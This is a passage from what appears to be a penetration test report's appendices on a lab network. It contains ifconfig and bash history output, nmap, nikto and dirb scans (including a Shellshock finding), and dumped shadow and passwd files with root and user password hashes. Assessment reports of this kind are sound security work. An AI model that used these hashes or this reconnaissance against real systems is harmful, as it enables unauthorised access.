TX packets:71180 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4307325 (4.3 MB) TX bytes:3915084 (3.9 MB)

eth1    Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
        inet addr:13.13.13.12 Bcast:13.13.13.255 Mask:255.255.255.0
        inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:18 errors:0 dropped:0 overruns:0 frame:0
        TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2362 (2.3 KB) TX bytes:11130 (11.1 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536 Metric:1
        RX packets:294 errors:0 dropped:0 overruns:0 frame:0
        TX packets:294 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:22369 (22.3 KB) TX bytes:22369 (22.3 KB)

```

### ***Bash\_History File***

```

xadmin@xadmin-virtual-machine:~$ tail ~/.bash_history
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
sudo apt-get update
sudo apt-get install grub-efi
cd /etc/default/
sudo nano grub
sudo update-grub
ifconfig
sudo tcpdump -i eth1

```

### **PC 3 – 13.13.13.13**

#### ***Ifconfig***

```

xadmin@xadmin-virtual-machine:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 00:15:5d:00:04:0f
        inet addr:13.13.13.13 Bcast:13.13.13.255 Mask:255.255.255.0
        inet6 addr: fe80::215:5dff:fe00:40f/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:247 errors:0 dropped:0 overruns:0 frame:0
        TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:42435 (42.4 KB) TX bytes:42876 (42.8 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536 Metric:1

```

```
RX packets:310 errors:0 dropped:0 overruns:0 frame:0
TX packets:310 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23625 (23.6 KB) TX bytes:23625 (23.6 KB)
```

#### PC 4 – 192.168.0.130

##### *Ifconfig*

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:156 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17451 (17.4 KB) TX bytes:17673 (17.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15797 (15.7 KB) TX bytes:15797 (15.7 KB)
```

## APPENDIX D – SERVER DISCOVERY

---

#### Web Server 1 – 172.16.221.237

##### *Nmap Scan*

```
Nmap scan report for 172.16.221.237
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
```

##### *Nikto Scan*

```
nikto -h http://172.16.221.237
- Nikto v2.1.6
-----
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2023-12-12 09:33:09 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
```

```
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177,
mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2023-12-12 09:33:24 (GMT-5) (15 seconds)
-----
```

### *Dirb Scan*

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Tue Dec 12 09:38:15 2023
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
```

GENERATED WORDS: 4612

```
---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
```



```

+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTuning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/

```

```
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
```

```
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ --
--
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments
(CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions
(CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php
(CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot
(CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style
(CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-
content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Tue Dec 12 09:39:43 2023
DOWNLOADED: 50732 - FOUND: 92
```

## Webserver 2 – 192.168.0.242

### Nmap Scan

```
sudo nmap -sT -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 11:58 EST
Nmap scan report for 192.168.0.242
Host is up (0.0038s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Nikto Scan

- Nikto v2.1.6

```
-----
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2023-12-13 04:48:37 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:          2023-12-13 04:48:59 (GMT-5) (22 seconds)
-----
+ 1 host(s) tested
```

### Shadow File Contents - Password Hashes

```
root:$6$0eXU40SB$60Sr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhai
i.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
```

```

news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lFRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iH07tCVgLL7
/IpBgThgmqXePPY7.:17402:0:99999:7:::

```

### ***Passwd File Contents – User Passwords***

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false

```

```
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115:./home/saned:/bin/false
whoopsie:x:109:116:./nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:x:116:65534:./var/lib/nfs:/bin/false
sshd:x:117:65534:./var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000:./home/xweb:
```

Kernel IP routing table

## APPENDIX E – ADMIN PC

Starting Nmap 7.80 ( <https://nmap.org> ) at 2023-12-13 09:59 EST

```
Host is up (0.0081s latency).
```

PORT	STATE	SERVICE	VE
------	-------	---------	----

```
Service Info: Host: vyos; Device: router
```

Host is up (0.0026s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

```
22/tcp    open    ssh      OpenSSH 7.2 (protocol 2.0)
53/tcp    open    domain    (generic dns response: REFUSED)
80/tcp    open    http      nginx
2601/tcp  open    quagga    Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open    quagga    Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open    quagga    Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/13%Time=6579C6E6P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\\0\\x0c\\0\\x06\\x81\\x05\\0\\0\\0\\0\\0\\0\\0")%r(DNSStatus
SF:RequestTCP,E,"\\0\\x0c\\0\\0\\x90\\x05\\0\\0\\0\\0\\0\\0");
```

Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/> .  
Nmap done: 32 IP addresses (2 hosts up) scanned in 44.22 seconds

#### 5.4.2 Admin PC Subnet – Nmap Scan

Starting Nmap 7.80 ( <https://nmap.org> ) at 2023-12-13 10:22 EST

Nmap scan report for 192.168.0.65

Host is up (0.0036s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

23/tcp	open	telnet	VyOS telnetd
--------	------	--------	--------------

80/tcp	open	http	lighttpd 1.4.28
--------	------	------	-----------------

443/tcp	open	ssl/https?	
---------	------	------------	--

Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66

Host is up (0.0041s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

111/tcp	open	rpcbind	2-4 (RPC #100000)
---------	------	---------	-------------------

2049/tcp	open	nfs_acl	2-3 (RPC #100227)
----------	------	---------	-------------------

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel